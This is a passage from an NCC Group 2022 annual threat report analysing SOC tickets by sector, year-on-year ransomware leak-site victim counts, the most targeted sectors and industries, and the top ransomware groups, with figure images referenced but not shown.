


Figure 9 Number of Cases by True Positive Category

When analysing incidents by sector, NCC Group clients within the Academic and Educational Services were most susceptible with 657 incidents. Again, this is likely to be influenced by NCC's client base. With that in mind, it is worth noting that Academic and Education Services also ranked as most targeted in 2021 with 255 incidents. This is a notable growth of 157%, although only a proportional increase of 4%.




Figure 10 SOC Tickets' Raised according to Sector 2022

A number of confounding variables again are likely at play, from internal security issues, rise in cyberattacks, or new clients working with NCC. That said, reports in 2022 noted an increase in targeting against the sector, which alongside a 31% year on year rise for academia identified in our ransomware database, suggests a potential increase in targeting. Additionally, leading the attack numbers for SOC data in both 2021 and 2022 does suggest the possibility for a high number of tickets to be raised in the sector in 2023 and should encourage clients within to ensure best practice.





---

# Ransomware Threat Landscape




Figure 11 Total Hack & Leak Cases Year on Year

Firstly, there was a moderate decrease in cases of 5% from 2021 – 2022, from 2667 - 2531, differing from the increase that we saw from 2020 – 2021. As seen in Figure 1, there has been a varied distribution of cases in 2022 when compared with 2021. This is somewhat surprising as 2020 and 2021 were similar to one another in terms of fluctuations, but not when considering absolute figures. Based on the data, the first half of 2021

was less sporadic and ranged from 127 – 229 attacks, whereas 2022 had a more pronounced curve, ranging from 120 – 289 attacks. Conversely, the latter half of 2021 saw some pronounced fluctuations, ranging from 155 – 324, whereas 2022 had a more gradual inclining trend with consistent highs and lows, ranging from 159 – 269 attacks.

With 2022 concluded, the following provides an analysis of the ransomware threat landscape with year-on-year comparisons and trend predictions for 2023 to support organisations in implementing security measures for the year ahead.

In this section of the report, we will discuss the trends that have emerged throughout the year and their implications, how these differ from what we have found in previous annual reports, and what we expect going forward based on existing data.

2022's initial rise in attacks until April can, with confidence, be attributed to LockBit's (2.0 then) rampant activity at the time, with their total victims reaching highs of 103 in April, and not dipping below 78 in February, excluding January when threat actors are usually less active following the holidays. In June, there was a huge drop in activity, which can be attributed to Conti's dissolution since March, as well as LockBit's rebranding into 3.0 (which likely required an adjustment period, as their attacks were down 45%). These events likely also contributed to the 5% decrease from 2021 – 2022. Following June, there was a largely consistent pattern of increasing then decreasing month-on-month, which we assess is related to Conti's operators finding their place in ransomware groups such as BlackBasta and Hive.

been a general upward trend from July – December, showing that threat actors have now begun readjusting after any major internal changes (rebranding or redistributions) and thus are able to compromise more victims. In 2023, we can expect to see a trend of higher lows and more consistent highs, providing that no other big players vacate the threat landscape (I.E. LockBit 3.0 or BlackBasta). To corroborate this point, December 2022 is the first time we have seen an increase following November in our statistics, perhaps foreshadowing a busy year for the ransomware threat landscape in 2023.

So what does this mean going forward? As can be seen in Figure 1, there has




Figure 12 Most Targeted Sectors in 2022

## Sectors

Sectoral targeting revealed the usual top 3: Industrials with 804 victim organisations (32%), followed by Consumer Cyclicals with 487 (20%) and finally Technology with 263 (10%). This is very similar to 2021: Industrials with 889 (33%), Consumer Cyclicals with 443 (17%), and Technology with 278 (10%). This suggests that although 2021 had higher absolute figures across the board, the weighting of Industrials and Technology are largely similar if not identical year-on-year. Additionally, there has been a proportional increase of 3% in the targeting of Consumer Cyclicals in 2022, which we will explore later on in this section.




Figure 13 Industrials Victims Month-by-Month 2021 vs 2022

## Industrials

As previously mentioned, the total number of victims in the Industrials sector was slightly higher in 2021 with 889 (33%) compared to 2022's 804 (32%). This is a trivial difference in terms of proportions, showing that Industrials is, and will likely continue to be, a favourite target for threat actors. As discussed in previous reports, Industrials is the most populated sector with many diverse industries that offer different extortion opportunities: from manufacturing organisations that would suffer greatly from operational disruption, to professional services that deal with large amounts of PII.

In terms of month-by-month, 2021 and 2022 differed quite significantly in terms of targeting. Where in 2021 there was a moderate dip in Industrial victims from January to April (77 – 52), 2022 saw a significant rise (31 – 100). Following this, from June onwards, 2021 saw sporadic changes to Industrial targeting, whereas 2022 saw a more consistent and gradual incline before dropping off in December. So why the disparity?

The main reason for victim frequency changes in Industrials is likely to do with the threat actors themselves as opposed to the sector as, with this sector being so heavily targeted, the number of cases within is often directly proportional to threat actor lows and highs. To illustrate this point, from February to June of 2021, LockBit (a common aggressor of the sector) were absent from the threat landscape, causing a lull in total attacks and a corresponding dip in Industrial victims. We expect to see this type of impact going forward, where the threat to the Industrials sector, and other highly popular targets, runs parallel with the activity of the most prominent threat actors at the time.

In terms of the specific industries, 2021 and 2022 bear strong and consistent similarities where the most popular targets are concerned; Professional & Commercial Services (45%), Construction & Engineering (19%), and Machinery, Tools, Heavy Vehicles, Trains & Ships (18%). We expect this to continue in 2023, as these industries present threat actors with attractive opportunities: theft of

PII in Professional and Commercial Services and operational disruption in Construction and Engineering and Machinery, Tools, Heavy Vehicles, Trains and Ships. Furthermore, the latter two industries have an increased attack surface due to IT/OT convergence in the manufacturing sector, presenting more unpatched vulnerabilities and paths of traversal through these networks for threat actors.




Figure 14 Industrials Industries Targeted 2021 vs 2022

## Consumer Cyclicals

Consumer Cyclicals is the only sector in the top 3 that has experienced an increase in victim numbers from 2021 - 2022 (10% increase), both in terms of absolute figures and proportion (2% difference). The sector continues to be targeted as it provides a prime opportunity for threat actors to apply pressure through operational disruption within industries like Hotels & Entertainment Services and Automobiles & Auto Parts. This, in conjunction with data extortion, is likely to incentivise rapid payments from the victim organisations.



Figure 15 Consumer Cyclicals Victims Month-by-Month 2021 vs 2022

When comparing the Consumer Cyclicals attack numbers from 2021 to 2022, the first 2 quarters of both years loosely follow similar trends, but from July onwards, interesting observations can be drawn. For example, while the figures in 2021 (shown in Fig. 11) exhibited more dramatic increases in the latter half of the year, the targeting of Consumer Cyclicals appears in this year to level off (Fig. 15). Conversely, in 2022, though the total ransomware attacks fluctuated greatly during this time period from month to month (Fig. 11), the targeting of consumer cyclicals in this

time period had a noticeably consistent and rather dramatic rise (Fig. 15).

Perhaps this upwards trend is representative of a possible future shift away from Industrials targeting for 2023, or maybe it just comes in line with threat actors that were undergoing structural changes adjusting to new ways of working (e.g. BlackBasta and Hive) and thus increasing their activity.



## Industries

In terms of industries most targeted within the Consumer Cyclicals sector, they are mostly the same between 2021 and 2022 with negligible disparities. The most targeted was Hotels & Entertainment Services (20% of Consumer Cyclicals attacks in 2022), Specialty Retailers (20% in 2022), and Homebuilding & Construction Supplies (18% in 2022). However, it is worth noting that Specialty Retailers, Homebuilding, and Media & Publishing have experienced notable increases in 2022: 27%, 21%, and 53% increases respectively. Therefore, it is possible that the rising interest in these industries is responsible for the overall increase in 2022.




Figure 16 Consumer Cyclicals Industries Targeted 2021 vs 2022

## Technology

Technology was the third most targeted sector in 2022 with 263 total attacks (10%), a 5% decrease in total numbers and identical proportionality (both were 10% of the total). This suggests that, although there has been a decrease in total figures, its popularity as a target has remained the same with no signs of slowing down at present.




Figure 17 Technology Victims Month-by-Month 2021 vs 2022

The Technology sector is particularly intriguing as it presents a multitude of unique opportunities for ransomware groups specifically, from intellectual property and PII theft to supply chain compromise. With this in mind, the likelihood of the quantity of Technology victims doing anything but remaining the same or increasing is decidedly unlikely.

When looking at the data month-by-month there are some notable differences between 2021 and 2022, the most important being the 21% increase from November – December in 2022, vs the 37% decrease in 2021. This could indicate an increasing interest in the Technology sector that could continue into 2023. NCC Group will continue to monitor the situation going forward to see if this represents a shifting pattern.

## Industries

Of all the industries, Software & IT Services is the most targeted industry within Technology, which of course aligns with what has been previously said - it presents multiple opportunities to threat actors from the theft of intellectual property to using victim companies for supply chain compromises. Otherwise, the Technology sector as a whole is unpopular when focusing on other industries, as they do not typically present the same abundance of opportunities to extortive ransomware groups. In 2023, we expect this trend to continue and the popularity of the Software & IT Services industry to persist.




Figure 18 Technology Industries Targeted 2021 vs 2022

## Threat Actors

2022 proved to be a tumultuous year, with major changes to 2021's most prominent threat actors and the introduction of new ransomware groups alike. Additionally, we observed developments to threat actor tactics, from new data publication methods on hack and leak sites to calls for bounty programmes. Throughout these changes, what remained consistent was a persistent push by threat actors to develop their approach, capitalise on global events, and exploit vulnerable security systems.




Figure 19 Top 10 Threat Actors (2022)

Looking back at 2021 (Figure 20), the Top 10 threat actors paints a rather different picture.

- 50% remained active for some or all of 2022 (Conti, Lockbit, Cl0p, Grief and Hive).
- 40% maintained their Top 10 status into 2022, albeit with major changes to their numbers (Conti, Lockbit, Cl0p and Hive).
- 40% dropped off altogether (Pysa, REvil, Darkside, and Doppelmayer).
- Pre-existing threat actors not categorised within the Top 10 during 2021 rose up the ranks and into the category (BlackCat, Cuba and ViceSociety).
- New additions to both the threat landscape and Top 10 in 2022 concerned BlackBasta, Bianlian and Royal.

## Threat Actors

As such, the threat landscape remains ever evolving with new and old groups making their mark. Fluctuations in the numbers reveal some threat actors to be relentless such as Lockbit, others continue to grow, e.g. Hive, and some disappear altogether, i.e. REvil, and Conti. Overall, continuous evolution is only natural as threat actors enter the landscape, establish themselves, and develop their tools, targeting and victimology. This results in groups either stabilising, increasing, or decreasing in numbers, depending on their capabilities and success. Where threat actors have become particularly prominent with numerous victims and infamous attacks, the resulting increase in attention often draws the scrutiny of law enforcement leading to their demise or temporary absence. As we have learnt, this often results in groups returning under affiliate programmes, which sees old threat actors working alongside known threat actors and/or under new names.

In this context, the process is somewhat cyclical, with a constant influx of new and old ransomware actors threatening the wider security landscape, with no end in sight. There are always new threat actors ready to replace the old, or the old ready to join the new. Organisations are therefore highly encouraged to remain profoundly aware of the ransomware risk generally, as well as the threat actors at the top of their game, those that pose the greatest risk to their respective sectors and industries, and their associated Tactics, Techniques and Procedures (TTPs). In the following sections, we will take a deeper dive into our most prominent threat actors for 2022.




Figure 20 Top 10 Threat Actors (2021)

